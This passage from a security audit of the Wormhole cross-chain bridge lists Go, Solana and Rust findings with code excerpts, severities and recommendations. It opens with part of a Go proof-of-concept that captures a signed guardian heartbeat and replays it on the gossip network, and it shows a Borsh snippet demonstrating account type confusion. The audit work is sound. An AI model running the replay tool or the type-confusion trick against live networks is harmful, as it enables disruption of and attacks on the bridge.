    // Let this host use the DHT to find other hosts
    libp2p.Routing(func(h host.Host) (routing.PeerRouting, error) {
        idht, err := dht.New(ctx, h, dht.Mode(dht.ModeServer),
            // This intentionally makes us incompatible with the global IPFS
DHT
            dht.ProtocolPrefix(protocol.ID("/"+*network)),
        )
        return idht, err
    )),
)

if err != nil {
    log.Fatalf("p2p init failed: %v", err)
}

defer h.Close()

log.Printf("own node ID: %v", h.ID())

topic := fmt.Sprintf("%s/%s", *network, "broadcast")

log.Printf("subscribing pubsub topic %q", topic)
ps, err := pubsub.NewGossipSub(ctx, h)
if err != nil {
    log.Fatalf("subscribe to topic failed: %v", err)
}

th, err := ps.Join(topic)
if err != nil {
    log.Fatalf("failed to join topic: %v", err)
}

sub, err := th.Subscribe()
if err != nil {
    log.Fatalf("failed to subscribe topic: %v", err)
}

connectionsMade := 0
for _, addr := range strings.Split(*bootstrap, ",") {
    if addr == "" {
        continue
    }
    ma, err := multiaddr.NewMultiaddr(addr)
    if err != nil {
        log.Fatalf("invalid bootstrap address %v: %v", addr, err)
    }
    pi, err := peer.AddrInfoFromP2pAddr(ma)
    if err != nil {
        log.Fatalf("invalid bootstrap address %v: %v", addr, err)
    }

    if err = h.Connect(ctx, *pi); err != nil {

```

```

        log.Printf("failed to connect to bootstrap peer %v: %v", addr, err)
    } else {
        connectionsMade++
    }
}

if connectionsMade == 0 {
    log.Fatalf("all connection attempts to bootstrap peers failed")
}

hb, err := getHandshake(ctx, sub, gs)
if err != nil {
    log.Fatalf("can't get handshake: %v", err)
}
log.Printf("handshake = %q", hb)

log.Printf("got handshake with valid signature! replaying each %v...",
*interval)
ticker := time.NewTicker(*interval)
for {
    <-ticker.C
    log.Printf("Sending payload!")
    err = th.Publish(ctx, hb)
    if err != nil {
        log.Printf("payload send failed: %v", err)
    }
}

return 0
}

type Subscription interface {
    Next(context.Context) (*pubsub.Message, error)
}

var heartbeatMessagePrefix = []byte("heartbeat|")

func heartbeatDigest(b []byte) eth_common.Hash {
    return ethcrypto.Keccak256Hash(append(heartbeatMessagePrefix, b...))
}

func getHandshake(ctx context.Context, topic Subscription, gs *common.GuardianSet)
([]byte, error) {
    gset := map[eth_common.Address]struct{}{}
    for _, addr := range gs.Keys {
        gset[addr] = struct{}{}
    }
    if len(gset) == 0 {
        return nil, errors.New("empty guardian set")
    }

    for {
        envelope, err := topic.Next(ctx)
        if err != nil {
            return nil, fmt.Errorf("unable to receive message: %w", err)
        }
    }
}

```

```

var msg gossipv1.GossipMessage
err = proto.Unmarshal(envelope.Data, &msg)
if err != nil {
    return nil, fmt.Errorf("unable to unmarshal message: %w", err)
}

if m, ok := msg.Message.(*gossipv1.GossipMessage_SignedHeartbeat); ok {
    if m == nil {
        log.Println("received nil heartbeat message!")
        continue
    }
    originator := eth_common.BytesToAddress(m.SignedHeartbeat.GuardianAddr)
    if _, ok := gset[originator]; !ok {
        log.Println("originator %s is not in guardian set", originator)
        continue
    }

    digest := heartbeatDigest(m.SignedHeartbeat.Heartbeat)

    pubKey, err := ethcrypto.Ecrecover(digest.Bytes(),
m.SignedHeartbeat.Signature)
    if err != nil {
        log.Println("bad signature")
        continue
    }

    signerAddr :=
eth_common.BytesToAddress(ethcrypto.Keccak256(pubKey[1:])[12:])
    if signerAddr != originator {
        log.Println("bad signature")
        continue
    }
    return envelope.Data, nil
}
}}

// Fetch the current guardian set from the chain.
func fetchCurrentGuardianSet(ctx context.Context, caller *abi.AbiCaller)
(*common.GuardianSet, error) {
    opts := &bind.CallOpts{Context: ctx}

    currentIndex, err := caller.GetCurrentGuardianSetIndex(opts)
    if err != nil {
        return nil, fmt.Errorf("error requesting current guardian set index: %w",
err)
    }

    gs, err := caller.GetGuardianSet(opts, currentIndex)
    if err != nil {
        return nil, fmt.Errorf("error requesting current guardian set value: %w",
err)
    }

    return &common.GuardianSet{
        Keys: gs.Keys,

```

```
        Index: currentIndex,  
    }, nil  
}  
  
func main() {  
    log.Default().SetFlags(log.Ldate | log.Ltime | log.Lmicroseconds |  
log.Lshortfile)  
    os.Exit(run())  
}
```

Severity and Impact Summary

This issue doesn't achieve much, just spoils heartbeats table a little.

Recommendation

Cover P2P peer ID with signature as well to check peer ID originated handshake.

Guardiand: Potential nil pointer dereference

Finding ID: KS-WORMHOLE-32

Severity: **Informational**

Status: **Remediated**

Description

Structure field accessed before structure pointer is ensured to be not nil.

Proof of Issue

File name: node/pkg/ethereum/by_transaction.go

Line number: 61

```
// Extract logs
for _, l := range receipt.Logs {
    // SECURITY: Skip logs not produced by our contract.
    if l.Address != contract {
        continue
    }

    if l == nil {
        continue
    }
}
```

This fragment will lead to panic if receipt.Logs contains any nil pointer. However, no evidence that such situation may happen.

Severity and Impact Summary

Unlikely to be a problem, but worth hardening.

Recommendation

Place nil pointer check before accessing structure field.

Guardiand: node/pkg/processor/observation.go: branch never executed

Finding ID: KS-WORMHOLE-78

Severity: **Informational**

Status: **Remediated**

Public Response: We removed the dead code.

Description

There is a conditional block in which condition is always false.

Proof of Issue

File name: node/pkg/processor/observation.go

Line number: 262

```
func (p *Processor) handleInboundSignedVAAWithQuorum(ctx context.Context, m
*gossipv1.SignedVAAWithQuorum) {
    v, err := vaa.Unmarshal(m.Vaa)
    if err != nil {
        p.logger.Warn("received invalid VAA in SignedVAAWithQuorum message",
            zap.Error(err), zap.Any("message", m))
        return
    }

    // Calculate digest for logging
    digest := v.SigningMsg()
    if err != nil {
        panic(err)
    }
}
```

The later `if` block will be never executed because execution may reach this point only if `err` is `nil` and `err` variable is not assigned in previous call to `v.SigningMsg()`.

This issue has no observable impact.

Severity and Impact Summary

Minor typo or refactoring artifact without any impact.

Recommendation

Remove mentioned `if` block.

Technical Findings: Solana Bridge

Solana Bridge: Weak account type validation

Finding ID: KS-WORMHOLE-11

Severity: **Medium**

Status: **Open**

Public Response: Thank you for reporting this finding. While it is not exploitable, we will incorporate your feedback in a future refactoring of our Solana code to make it more robust.

Description

Account data is deserialized using the Borsh crate. Borsh uses a simple serialization specification which does not verify types of the serialized data.

For example, the following code data serialized from struct **A** can be deserialized as struct **B** and vice versa:

```
#[derive(BorshSerialize, BorshDeserialize)]
struct A {
    pub authority: Pubkey,
    pub amount: u32,
}

#[derive(BorshSerialize, BorshDeserialize)]
struct B {
    pub index: u16,
    pub buyer: Pubkey,
    pub product_no: u16,
}

#[test]
fn test_redeserialization() {
    let a = A { authority: Pubkey::new_unique(), amount: u32::MAX };
    let a_bytes = a.try_to_vec().unwrap();
    let b: B = B::try_from_slice(&a_bytes).unwrap();
    let b_bytes = b.try_to_vec().unwrap();
    let reserialized: A = A::try_from_slice(&b_bytes).unwrap();
    assert_eq!(a.amount, reserialized.amount);
    assert_eq!(a.authority, reserialized.authority);
}
```

So, if data types are not verified upon deserialization, it may be possible to pass an account of one data type as another.

And if the program provides an instruction for initializing or modifying account data that can be deserialized as another type, then even ownership checks can be bypassed.

Proof of Issue

Many account types contain data of variable size such as `Vecs` and arrays of undefined sizes. So, even though Borsh validates that the deserialized data has the expected length, the variable account data sizes make it possible to get around this check.

In the `GuardianSetData` struct the `keys` field is defined as a `Vec`:

File name: solana/bridge/program/src/accounts/guardian_set.rs
Line number: 23

```
[derive(Default, BorshSerialize, BorshDeserialize, Serialize, Deserialize)]
pub struct GuardianSetData {
    /// Index representing an incrementing version number for this guardian set.
    pub index: u32,

    /// ETH style public keys
    pub keys: Vec<GuardianPublicKey>,

    /// Timestamp representing the time this guardian became active.
    pub creation_time: u32,

    /// Expiration time when VAAs issued by this set are no longer valid.
    pub expiration_time: u32,
}
```

The GuardianSetData is used to define the account data for GuardianSet accounts used by various instructions:

File name: solana/bridge/program/src/accounts/guardian_set.rs
Line number: 21

```
pub type GuardianSet<'b, const State: AccountState> = Data<'b, GuardianSetData, {
    State }>;
```

Furthermore, the MessageData struct the payload field is defined as a Vec:

File name: solana/bridge/program/src/accounts/posted_message.rs
Line number: 31

```
[derive(Debug, Default, BorshSerialize, BorshDeserialize, Clone, Serialize,
Deserialize)]
pub struct MessageData {
    /// Header of the posted VAA
    pub vaa_version: u8,

    /// Level of consistency requested by the emitter
    pub consistency_level: u8,

    /// Time the vaa was submitted
    pub vaa_time: u32,

    /// Account where signatures are stored
    pub vaa_signature_account: Pubkey,

    /// Time the posted message was created
    pub submission_time: u32,

    /// Unique nonce for this message
    pub nonce: u32,

    /// Sequence number of this message
    pub sequence: u64,

    /// Emitter of the message
    pub emitter_chain: u16,
```

```
/// Emitter of the message
pub emitter_address: [u8; 32],

/// Message payload
pub payload: Vec<u8>,
}
```

The `MessageData` struct is used by the `PostedMessageData` which is used to define the account data for `PostedMessage` accounts used by the `PostMessage` instruction:

File name: `solana/bridge/program/src/accounts/posted_message.rs`
Line number: 24

```
pub type PostedMessage<'a, const State: AccountState> = Data<'a, PostedMessageData,
{ State }>;
```

However, custom serialization has been implemented to `PostedMessageData` that prefixes the serialized data with `"msg"`:

File name: `solana/bridge/program/src/accounts/posted_message.rs`
Line number: 64

```
impl BorshSerialize for PostedMessageData {
    fn serialize<W: Write>(&self, writer: &mut W) -> std::io::Result<()> {
        writer.write(b"msg")?;
        BorshSerialize::serialize(&self.0, writer)
    }
}
```

However, the custom deserialization does not verify that the data contains this prefix:

File name: `solana/bridge/program/src/accounts/posted_message.rs`
Line number: 64

```
impl BorshDeserialize for PostedMessageData {
    fn deserialize(buf: &mut [u8]) -> std::io::Result<Self> {
        *buf = &buf[3..];
        Ok(PostedMessageData(
            <MessageData as BorshDeserialize>::deserialize(buf)?,
        ))
    }
}
```

A more severe issue is that serialized `PostedMessageData` can be deserialized as `GuardianSetData` as the following simple example demonstrates:

```
let message = PostedMessageData(
    MessageData {
        vaa_version: 0_u8,
        consistency_level: 5_u8,
        vaa_time: 0_u32,
        vaa_signature_account: Pubkey::new_unique(),
        submission_time: 0_u32,
        nonce: 0_u32,
        sequence: 0_u64,
        emitter_chain: 0_u16,
        emitter_address: [0_u8; 32],
        payload: vec![0_u8; 21],
    });
```

```
let message_bytes = message.try_to_vec().unwrap();  
let guardian_set: GuardianSetData =  
GuardianSetData::try_from_slice(&message_bytes).unwrap();
```

Luckily, the address of a guardian set account is required to be a PDA and the PostMessage instruction requires the message account to initialize to also be a signer. As a PDA does not have a private key, an attacker cannot initialize a message with a PDA address and sign it at the same time. Thus, the PostMessage instruction cannot be abused to fabricate custom guardian sets.

However, if any instruction missed to verify that a guardian set account address is the PDA, an attacker would be able to inject a custom guardian set. The consequence of an attacker being in control of the validating guardian set may allow him to sign messages.

Severity and Impact Summary

Due to other verification, account fabrication does not seem possible in the current implementation.

However, it is crucial to verify data types in order to avoid account data injection through deserialization.

Recommendation

To guard against account data injection through deserialization, it is recommended to prefix the serialized data with a byte sequence which is unique for the specific account data type. This byte sequence should again be verified upon deserialization to verify that the data do not originate from another account type.

References

- [Borsh](#)

Solana Bridge: A vulnerable version of libsecp256k1

Finding ID: KS-WORMHOLE-16

Severity: **Low**

Status: **Open**

Description

The `wormhole-bridge-solana`, `bridge_stub`, and `cpi-poster` programs contain dependencies for `libsecp256k1` version 0.3.5 which allows overflowing signatures.

RUSTSEC-2021-0076

`libsecp256k1` allows overflowing signatures

Description

`libsecp256k1` accepts signatures whose R or S parameter is larger than the `secp256k1` curve order, which differs from other implementations. This could lead to invalid signatures being verified.

The error is resolved in 0.5.0 by adding a `check_overflow` flag.

- [RUSTSEC-2021-0076](#)

Proof of Issue

The following three `Cargo.toml` files include `libsecp256k1` version 0.3.5 in their `dev-dependency` sections:

File name:: `solana/bridge/program/Cargo.toml`

Line number: 34

File name:: `solana/bridge/program_stub/Cargo.toml`

Line number: 32

File name:: `solana/bridge/cpi_poster/Cargo.toml`

Line number: 32

```
libsecp256k1 = { version = "0.3.5", features = [] }
```

Severity and Impact Summary

Although the vulnerability in the `libsecp256k1` crate allows for “invalid signatures being verified”, the impact in the Solana Bridge implementation is limited as `libsecp256k1` is only a `dev-dependency` used to executing tests.

As tests are not executed directly in the production environment, the impact is minimal.

Recommendation

Update the `dev-dependencies` to use at least version 0.5.0 of `libsecp256k1`.

References

- [RUSTSEC-2021-0076](#)

Solana Bridge: Calculation of required signature consensus deals inefficiently with rounding

Finding ID: KS-WORMHOLE-17

Severity: **Low**

Status: **Open**

Public Status: Since guardian set is small, integer overflow is not a concern, but to increase code readability, we have refactored the code.

Description

The number of signatures required to reach consensus must be higher than 2/3.

Proof of Issue

File name: solana/bridge/program/src/api/post_vaa.rs

Line number: 123

```
// Count the number of signatures currently present.
let signature_count: usize = accs.signature_set.signatures.iter().filter(|v|
**v).count();

// Calculate how many signatures are required to reach consensus. This
calculation is in
// expanded form to ease auditing.
let required_consensus_count = {
    let len = accs.guardian_set.keys.len();
    // Fixed point number transformation with one decimal to deal with
rounding.
    let len = (len * 10) / 3;
    // Multiplication by two to get a 2/3 quorum.
    let len = len * 2;
    // Division to bring number back into range.
    len / 10 + 1
};

if signature_count < required_consensus_count {
    return Err(PostVAAConsensusFailed.into());
}
```

So, to avoid rounding errors when dividing by 3, the numerator `len` is multiplied by 10. At the end of the calculation, the subresult is divided by 10 to “bring the number back into range”.

However, this is rather unnecessary as rounding errors can be avoided by doing multiplication before division:

```
let required_consensus_count = {
    let len = accs.guardian_set.keys.len();
    // Multiply before division.
    let len = len * 2;
    // Divide by 3 to get a 2/3 quorum.
    let len = len / 3;
    // Add 1 to require more than a 2/3 quorum.
    len + 1
};
```

This yields the same result.

Severity and Impact Summary

As the calculation of the 2/3+ quorum is correct, the only impact is the unnecessary complexity added by multiplying and dividing by 10.

The recommended implementation can handle guardian sets with up to `usize::MAX / 3` elements without overflowing while the current can only handle `usize::MAX / 10` guardians. However, as the guardian set is limited to 19 this is irrelevant.

Recommendation

Simplify the implementation for calculation 2/3+ quorum size as described above.

Solana Bridge: PostVAA validates PDA using instruction data

Finding ID: KS-WORMHOLE-18

Severity: **Low**

Status: **Open**

Description

The PostVAA instruction handler validates that the `guardian_set` account is a PDA. But the PDA is calculated using seeds from the instruction data argument `guardian_set_index`.

The content of instruction data can freely be chosen by the user. Thus, a user can pass another seed and that matches another `guardian_set` account than expected.

Proof of Issue

The `post_vaa` instruction handler function converts the `vaa` instruction data from `PostVAADData` into `GuardianSetDerivationData` which is passed to the `Seeded::verify_derivation` method:

File name: `solana/bridge/program/src/api/post_vaa.rs`

Line number: 104

```
pub fn post_vaa(ctx: &ExecutionContext, accs: &mut PostVAA, vaa: PostVAADData) ->
Result<()> {
    let msg_derivation = PostedVAADerivationData {
        payload_hash: accs.signature_set.hash.to_vec(),
    };

    accs.message
        .verify_derivation(ctx.program_id, &msg_derivation)?;
    accs.guardian_set
        .verify_derivation(ctx.program_id, &(vaa).into())?;
```

The `Seeded::verify_derivation` method calculates the PDA by passing the seeds returned by `GuardianSetDerivationData::seeds` to `find_program_address`:

File name: `solana/solitaire/program/src/processors/seeded.rs`

Line number: 92

```
fn verify_derivation<'a, 'b: 'a>(&'a self, program_id: &'a Pubkey, accs: I) ->
Result<()>
where
    Self: Keyed<'a, 'b>,
{
    let seeds = Self::seeds(accs);
    let s: Vec<&[u8]> = seeds.iter().map(|item| item.as_slice()).collect();
    let seed_slice = s.as_slice();

    let (derived, bump) = Pubkey::find_program_address(seed_slice, program_id);
    if &derived == self.info().key {
        Ok(())
    } else {
        Err(SolitaireError::InvalidDerive(*self.info().key, derived))
    }
}
```

The `GuardianSetDerivationData::seeds` methods returns an array with the static string "GuardianSet" and the `index` field:

File name: `solana/bridge/program/src/api/guardian_set.rs`
Line number: 43

```
impl<'a, const State: AccountState> Seeded<&GuardianSetDerivationData>
    for GuardianSet<'a, { State }>
{
    fn seeds(data: &GuardianSetDerivationData) -> Vec<Vec<u8>> {
        vec![
            "GuardianSet".as_bytes().to_vec(),
            data.index.to_be_bytes().to_vec(),
        ]
    }
}
```

But the `GuardianSetDerivationData` data origins from the `PostVAADData` instruction data input which was passed to the `Seeded::verify_derivation` using `as (&vaa).into()`. The `into` function calls the implementation of `from` to convert `PostVAADData` into `GuardianSetDerivationData`:

File name: `solana/bridge/program/src/api/post_vaa.rs`
Line number: 46

```
impl From<&PostVAADData> for GuardianSetDerivationData {
    fn from(data: &PostVAADData) -> Self {
        GuardianSetDerivationData {
            index: data.guardian_set_index,
        }
    }
}
```

Even if the user should try to pass another `guardian_set`, the `check_valid_sigs` function is called to verify that the `index` of the `guardian_set` account matches the `guardian_set_index` of the `signature_set` account. When a guardian set account is created using the `Initialize` instruction, its public key is fixed to the PDA of the `index` stored in the account data.

So, it would be sufficient to use the `guardian_set_index` from the `signature_set` account instead of the manual input from instruction data.

Severity and Impact Summary

As guardian set accounts can only be initialized holding the same `index` value as used for its PDA and `check_valid_sigs` validates that that `index` is the same as the `guardian_set_index` of the `signature_set` account, it is not possible to pass any other `guardian_set` account than the one matching the `signature_set`.

Recommendation

The `guardian_set_index` from the instruction data superfluous and should be removed from the `PostVAADData` struct.

To verify the PDA of the `guardian_set` account the `guardian_set_index` from the `signature_set` account can be used.

Please notice, that the PDA verification do guard against account data injection deserialization attacks as described in the finding *Solana Bridge: Weak account type validation* (KS-WORMHOLE-11). So, it should not be

removed even though it does not verify that the PDA matches a specific address. It still verifies that the `guardian_set` account is a PDA and that it can only be signed for by the program.

Solana Bridge: VerifySignatures verifies PDA using the accounts own data

Finding ID: KS-WORMHOLE-19

Severity: **Low**

Status: **Open**

Description

The VerifySignatures instruction handler validates that the `guardian_set` account is a PDA. But the PDA is calculated using seeds from the account's own data field `index`.

Proof of Issue

The `verify_signatures` instruction handler function converts the `accs` accounts from `VerifySignatures` into `GuardianSetDerivationData` which is passed to the `Seeded::verify_derivation` method:

File name: `solana/bridge/program/src/api/verify_signature.rs`

Line number: 73

```
accs.guardian_set
    .verify_derivation(ctx.program_id, &(&*accs).into())?;
```

The `Seeded::verify_derivation` method calculates the PDA by passing the seeds returned by `GuardianSetDerivationData::seeds` to `find_program_address`:

File name: `solana/solitaire/program/src/processors/seeded.rs`

Line number: 92

```
fn verify_derivation<'a, 'b: 'a>(&'a self, program_id: &'a Pubkey, accs: I) ->
Result<()>
where
    Self: Keyed<'a, 'b>,
{
    let seeds = Self::seeds(accs);
    let s: Vec<&[u8]> = seeds.iter().map(|item| item.as_slice()).collect();
    let seed_slice = s.as_slice();

    let (derived, bump) = Pubkey::find_program_address(seed_slice, program_id);
    if &derived == self.info().key {
        Ok(())
    } else {
        Err(SolitaireError::InvalidDerive(*self.info().key, derived))
    }
}
```

The `GuardianSetDerivationData::seeds` methods returns an array with the static string "GuardianSet" and the `index` field:

File name: `solana/bridge/program/src/api/guardian_set.rs`

Line number: 43

```
impl<'a, const State: AccountState> Seeded<&GuardianSetDerivationData>
    for GuardianSet<'a, { State }>
{
    fn seeds(data: &GuardianSetDerivationData) -> Vec<Vec<u8>> {
        vec![
```

```

        "GuardianSet".as_bytes().to_vec(),
        data.index.to_be_bytes().to_vec(),
    ]
}
}

```

But the `GuardianSetDerivationData` data originates from the `VerifySignatures` instruction account input which was passed to the `Seeded::verify_derivation` using `as (&accs).into()`. The `into` function calls the implementation of `from` to convert `VerifySignatures` into `GuardianSetDerivationData`:

File name: `solana/bridge/program/src/api/verify_signature.rs`
Line number: 40

```

impl From<&VerifySignatures<'_>> for GuardianSetDerivationData {
    fn from(data: &VerifySignatures<'_>) -> Self {
        GuardianSetDerivationData {
            index: data.guardian_set.index,
        }
    }
}

```

If the user should try to pass another `guardian_set`, two things can occur:

1. A `signature_set` account has been initialized.
2. A `signature_set` account has not been initialized.

In the case that the `signature_set` account has already been initialized, it is verified that the `index` of the `guardian_set` account matches the `guardian_set_index` of the `signature_set` account:

File name: `solana/bridge/program/src/api/verify_signature.rs`
Line number: 189

```

if accs.signature_set.guardian_set_index != accs.guardian_set.index {
    return Err(GuardianSetMismatch.into());
}

```

In the case where a `signature_set` account does not exist, it is initialized with the same `guardian_set_index` as the `index` of the `guardian_set` account:

File name: `solana/bridge/program/src/api/verify_signature.rs`
Line number: 175

```

accs.signature_set.guardian_set_index = accs.guardian_set.index;

```

If an old guardian set exists on the blockchain, this allows creation of `signature_set` accounts using this potentially weaker set of guardians. Of course, the guardians are still required to invoke the `VerifySignature` instruction to sign the message. However, expired guardian sets are caught by the `PostVAA` instruction when the `signature_set` is used to create a VAA.

Any guardian set account initialized by the `Initialize` instruction has a PDA which is seeded with the `index` stored in the account data. So, verification of the `guardian_set` account would require verification of owner and data.

The conclusion is that verifying a PDA using data from the same account usually is a bad practice.

Severity and Impact Summary

The impact is low as the ownership of the `guardian_set` account is verified, and the PDA of a guardian set account is seeded with the exact same `index` which is stored in the account's data.

Recommendation

Consider validating the PDA of the `guardian_set` account using an `index` which has been validated.

Please notice that the PDA verification does guard against account data injection deserialization attacks as described in the finding *Solana Bridge: Weak account type validation* (KS-WORMHOLE-11). So, it should not be removed even though it does not verify that the PDA matches a specific address. It still verifies that the `guardian_set` account is a PDA and that it can only be signed for by the program.

Solana Bridges: UpgradeContract instructions allow stealing of excess rent

Finding ID: KS-WORMHOLE-20

Severity: **Low**

Status: **Open**

Description

The UpgradeContract instructions in the Solana Bridge, the Solana NFT Bridge, and the Solana Token Bridge has no verification of the `spill` account which is used to transfer excess rent if the new program requires less rent than the former. As the VAA defines and authorizes what to upgrade, no additional signing is required by the UpgradeContract instructions. However, this allows anyone to invoke an UpgradeContract instruction given an unclaimed VAA for upgrading.

So, if an attacker picks up an unclaimed VAA for upgrading, he can invoke the corresponding UpgradeContract instruction with his own `spill` account. Of course, he must pay the transaction fee himself. But if the excess rent is higher than the transaction fee, this can cause a small gain.

Of course, if the upgrade process bulks the PostVAA and UpgradeContract instructions within the same transaction, it is not possible for an attacker to win the race.

Severity and Impact Summary

An attacker will be able to steal excess rent if a smart contract is upgraded to a binary that requires less rent than the previous.

This is assumed to be a small amount when it happens. Especially, because the attacker will have to pay for the transaction fee too.

Even though it can be compared to leaving spare change in the supermarket, the amount may sum up if upgrades are done frequently.

Recommendation

Add the public key of the `spill` account to the bridge configurations and verify it during processing of the UpgradeContract instructions. This approach is similar to the verification of the `fee_collector` account.

Solana Bridges: Use of deprecated Metaplex instructions

Finding ID: KS-WORMHOLE-21

Severity: **Low**

Status: **Open**

Description

The Solana NFT Bridge and Solana Token Bridge makes deprecated calls to Metaplex.

Proof of Issue

Both the `nft-bridge` and the `token-bridge` crates make use of the custom `spl-token-metadata` crate to invoke instructions from Metaplex. These are defined as:

File name: `solana/modules/token_bridge/token-metadata/src/instruction.rs`

Line number: 53

```
/// Instructions supported by the Metadata program.
#[derive(BorshSerialize, BorshDeserialize, Clone)]
pub enum MetadataInstruction {
    /// Create Metadata object.
    /// 0. `[writable]` Metadata key (pda of ['metadata', program id, mint id])
    /// 1. `[]` Mint of token asset
    /// 2. `[signer]` Mint authority
    /// 3. `[signer]` payer
    /// 4. `[]` update authority info
    /// 5. `[]` System program
    /// 6. `[]` Rent info
    CreateMetadataAccount(CreateMetadataAccountArgs),

    /// Update a Metadata
    /// 0. `[writable]` Metadata account
    /// 1. `[signer]` Update authority key
    UpdateMetadataAccount(UpdateMetadataAccountArgs),
}
```

As can be seen, only the `CreateMetadataAccount` and `UpdateMetadataAccount` instructions are used. No issue here. But when diving into the implementation of Metaplex, it can be seen that these instructions are marked as deprecated.

The factory function for the `CreateMetadataAccounts` instruction has been marked as deprecated since version 1.1.0:

Repository: github.com/metaplex-foundation/metaplex-program-library

File name: `token-metadata/program/src/instructions.rs`

Line number: 322

```
/// Creates an CreateMetadataAccounts instruction
/// #[deprecated(since="1.1.0", note="please use `create_metadata_accounts_v2` instead")]
#[allow(clippy::too_many_arguments)]
pub fn create_metadata_accounts(
```

The factory function for the `UpdateMetadataAccounts` instruction has been marked as deprecated since version 1.1.0:

Repository: github.com/metaplex-foundation/metaplex-program-library

File name: token-metadata/program/src/instructions.rs

Line number: 413

```
/// update metadata account instruction
/// #[deprecated(since="1.1.0", note="please use `update_metadata_accounts_v2`
/// instead")]
pub fn update_metadata_accounts(
```

Severity and Impact Summary

When functionality is marked as deprecated it will often remain for a limited time only. This allows developers who depend on the functionality to update their code before it is removed.

Therefore, using deprecated instructions from external programs may lead to a sudden denial-of-service if the maintainers of the external program suddenly remove the deprecated instructions.

Recommendation

Instead of the now deprecated `CreateMetadataAccount` and `UpdateMetadataAccount` instructions the new `CreateMetadataAccountV2` and `UpdateMetadataAccountV2` instructions should be invoked instead.

Furthermore, it is recommended to use the official `mpl-token-metadata` crate.

References

- [GitHub: Metaplex Program Library](https://github.com/metaplex-foundation/metaplex-program-library)
- [crates.io: mpl-token-metadata](https://crates.io/crates/mpl-token-metadata)

Solana NFT Bridge: TransferWrapped contains a questionable verification

Finding ID: KS-WORMHOLE-22

Severity: **Low**

Status: **Open**

Description

A comment in TransferWrapped instruction handler claims that the code enforces that the `wrapped_meta` account is uninitialized. However, the code does something else. Furthermore, as data is read from the `wrapped_meta` account, it does not make sense if it was uninitialized.

Hence, the intent of both the comment and the code is questionable.

Proof of Issue

File name: solana/modules/nft_bridge/program/src/api/transfer.rs

Line number: 330

```
// Enforce wrapped meta to be uninitialized.
let derivation_data: WrappedMetaDerivationData = (&*accs).into();
accs.wrapped_meta
    .verify_derivation(ctx.program_id, &derivation_data)?;
```

The comment says that it must be enforced that the `wrapped_meta` account is uninitialized. However, the `verify_derivation` function does not verify if the `wrapped_meta` account is uninitialized. Instead, it verifies that the account address is a PDA:

File name: solana/solitaire/program/src/processors/seeded.rs

Line number: 92

```
fn verify_derivation<'a, 'b: 'a>(&'a self, program_id: &'a Pubkey, accs: I) ->
Result<()>
where
    Self: Keyed<'a, 'b>,
{
    let seeds = Self::seeds(accs);
    let s: Vec<[u8]> = seeds.iter().map(|item| item.as_slice()).collect();
    let seed_slice = s.as_slice();

    let (derived, bump) = Pubkey::find_program_address(seed_slice, program_id);
    if &derived == self.info().key {
        Ok(())
    } else {
        Err(SolitaireError::InvalidDerive(*self.info().key, derived))
    }
}
```

Furthermore, `accs.wrapped_meta.verify_derivation()` has already been called on line 307:

File name: solana/modules/nft_bridge/program/src/api/transfer.rs

Line number: 305

```
// Verify that meta is correct
let derivation_data: WrappedMetaDerivationData = (&*accs).into();
accs.wrapped_meta
    .verify_derivation(ctx.program_id, &derivation_data)?;
```

So, besides not enforcing that the `wrapped_meta` account is uninitialized as the comment describes, the check on line 330 is also superfluous.

And if the `wrapped_meta` account was intended to be uninitialized, it should be defined in the `TransferWrapped` struct where the `wrapped_meta` account is defined to be initialized:

File name: `solana/modules/nft_bridge/program/src/api/transfer.rs`
Line number: 240

```
pub wrapped_meta: WrappedTokenMeta<'b, { AccountState::Initialized }>,
```

But the comment does not seem valid as data is read from the `wrapped_meta` account:

File name: `solana/modules/nft_bridge/program/src/api/transfer.rs`
Line number: 351

```
// Post message
let payload = PayloadTransfer {
  token_address: accs.wrapped_meta.token_address,
  token_chain: accs.wrapped_meta.chain,
  token_id: U256(accs.wrapped_meta.token_id),
  to: data.target_address,
  to_chain: data.target_chain,
  symbol: metadata.data.symbol,
  name: metadata.data.name,
  uri: metadata.data.uri,
};
```

What is verified for the `wrapped_meta` account is that the account address is a PDA and that data can be deserialized into the `WrappedMeta` struct.

Severity and Impact Summary

Being a PDA ensures that only the program can sign for account. That implies that initialization of the account can only be done by the program itself.

So, if no instructions allow creation of accounts with the desired PDA and `WrappedMeta` data, it is not possible to abuse the `wrapped_meta` account for data injection.

Hence, the comment about enforcing that the `wrapped_meta` account is uninitialized. This seems misplaced and confusing.

Recommendation

Fix the questionable comment and code and consider its original intent.

Solana Token Bridge: Unnecessary use of SPL Token delegation and PDA signing

Finding ID: KS-WORMHOLE-23

Severity: **Low**

Status: **Open**

Description

The TransferWrapped instruction burns tokens from the `from` SPL Token account. This is done using a cross program invocation to the SPL Token program's burn instruction.

The owner of the `from` SPL Token account is required to sign the transaction. But it is not used as the authority for the burn instruction. Instead, the `authority_signer` PDA account is used.

Proof of Issue

The owner of the `from` SPL Token account is verified to be the `from_owner` account:

File name: solana/modules/token-bridge/program/src/api/transfer.rs

Line number: 306

```
if &accs.from.owner != accs.from_owner.key {
    return Err(WrongAccountOwner.into());
}
```

As the `from_owner` account is of type `Signer`, it is required to sign the transaction:

File name: solana/modules/token-bridge/program/src/api/transfer.rs

Line number: 242

```
pub from_owner: MaybeMut<Signer<Info<'b>>>,>
```

However, the `authority` passed to the burn instruction is the `authority_signer` account:

File name: solana/modules/token-bridge/program/src/api/transfer.rs

Line number: 326

```
let burn_ix = spl_token::instruction::burn(
    &spl_token::id(),
    accs.from.info().key,
    accs.mint.info().key,
    accs.authority_signer.key,
    &[],
    data.amount,
)?;
invoke_seeded(&burn_ix, ctx, &accs.authority_signer, None)?;
```

The `authority_signer` account is of type `AuthoritySigner`:

File name: solana/modules/token-bridge/program/src/api/transfer.rs

Line number: 246

```
pub authority_signer: AuthoritySigner<'b>,>
```

The `AuthoritySigner` type is defined as a PDA:

File name: solana/modules/token-bridge/program/src/accounts.rs

Line number: 16

```
pub type AuthoritySigner<'b> = Derive<Info<'b>, "authority_signer">;
```

Hence, the `authority_signer` account is passed to the `invoke_seeded` function as `seeded_acc` and thus used to sign the cross-program invocation of the SPL Token program's burn instruction:

File name: solana/solitaire/program/src/processors/seeded.rs
Line number: 159

```
pub fn invoke_seeded<I, T: Seeded<I>>(<br>    instruction: &Instruction,<br>    context: &ExecutionContext,<br>    seeded_acc: &T,<br>    accs: I,<br>) -> ProgramResult {<br>    let seeds = seeded_acc.self_bumped_seeds(accs, context.program_id);<br>    let s: Vec<&[u8]> = seeds.iter().map(|item| item.as_slice()).collect();<br>    let seed_slice = s.as_slice();<br>    invoke_signed(instruction, context.accounts, &[seed_slice])<br>}
```

